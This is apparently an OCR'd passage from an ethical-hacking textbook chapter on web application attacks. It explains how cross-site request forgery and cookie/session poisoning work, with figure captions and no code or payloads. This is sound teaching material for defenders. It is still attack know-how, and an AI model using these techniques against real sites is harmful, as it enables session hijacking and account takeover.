



Figure 14.31: Watering Hole attack



Cross-Site Request Forgery (CSRF) Attack

Cross-site request forgery (CSRF), also known as a one-click attack, occurs when a hacker instructs a user's web browser to send a request to the vulnerable website through a malicious web page. Finance-related websites commonly contain CSRF vulnerabilities. Usually, outside attackers cannot access corporate intranets; hence, CSRF is one of the methods used to enter these networks. The inability of web applications to differentiate a request made using malicious code from a genuine request exposes it to a CSRF attack. Such attacks exploit web page vulnerabilities that allow attackers to force unsuspecting users' browsers to send malicious requests that they did not intend to send. The victim user holds an active session with a trusted site and simultaneously visits a malicious site, which injects an HTTP request for the trusted site into the victim user's session, compromising its integrity.

In this scenario, the attacker constructs a malicious script and stores it on a malicious web server. When a user visits the website, the malicious script starts running and the attacker gains access to the user's browser.




Figure 14.32: Cross-Site Request Forgery (CSRF) attack example

How CSRF Attacks Work

In a CSRF attack, the attacker waits for the user to connect with a trusted server and then tricks the user into clicking on a malicious link containing arbitrary code. When the user clicks on the link, it executes the arbitrary code on the trusted server. The diagram below explains the steps involved in a CSRF attack.





Figure 14.33: Working of Cross-Site Request Forgery (CSRF) attack



Cookie/Session Poisoning

Cookies are generally used to maintain a session between web applications and users; thus, cookies need to transmit sensitive credentials frequently. The attacker can modify the cookies' information with ease to escalate access or assume the identity of another user.

Usually, the aim of a session is to uniquely bind every individual with the web application that he/she is accessing. Poisoning cookies and session information can allow an attacker to inject malicious content or modify the user's online experience and obtain unauthorized information.

Cookies can contain session-specific data such as user IDs, passwords, account numbers, links to shopping cart contents, supplied private information, and session IDs. They exist as files stored in the client computer's memory or hard disk. A proxy can be used for rewriting the session data, displaying the cookie data, and/or specifying a new user ID or other session identifiers in the cookie. By modifying the data in a cookie, an attacker can often gain escalated access or maliciously affect the user's session. Many sites offer the ability to "**Remember me?**" and store the user's information in a cookie so the user does not have to re-enter the data with every visit to the site. Any private information entered is stored in a cookie. To protect cookies, site developers often encode them. Easily reversible encoding methods such as Base64 and ROT13 (rotating the letters of the alphabet through 13 characters) give a false sense of security to the users who view cookies.

Threats

Compromised cookies and sessions can provide an attacker with user credentials, allowing the attacker to access accounts and assume the identity of other users of an application. By assuming another user's online identity, attackers can review the original user's purchase history, order new items, exploit services, and access the vulnerable web application.

One of the easiest examples involves using the cookie directly for authentication. Another method of cookie/session poisoning uses a proxy to rewrite the session data, displaying the cookie data and/or specifying a new user ID or other session identifiers in the cookie. There are four types of cookies: persistent, non-persistent, secure, and non-secure. Persistent cookies are stored on a disk, whereas non-persistent ones are stored in memory. Web applications transfer secure cookies only through SSL connections.

How Cookie Poisoning Works

Web applications use cookies to simulate a stateful user browsing experience, depending on the end user and identity of the server side of web application components. Cookie poisoning alters the value of a cookie at the client side before the request is sent to the server. A web server can send a set cookie with the help of any response over the provided string and command. The cookies are stored on the users' computers and are a standard way of recognizing users. Once the web server is set, it receives all the requests from the cookies. To provide further functionality to the application, cookies support modification and analysis by JavaScript.

In this attack, the attacker sniffs the user's cookies and then modifies the cookie parameters and submits them to the web server. The server then accepts the attacker's request and processes it.

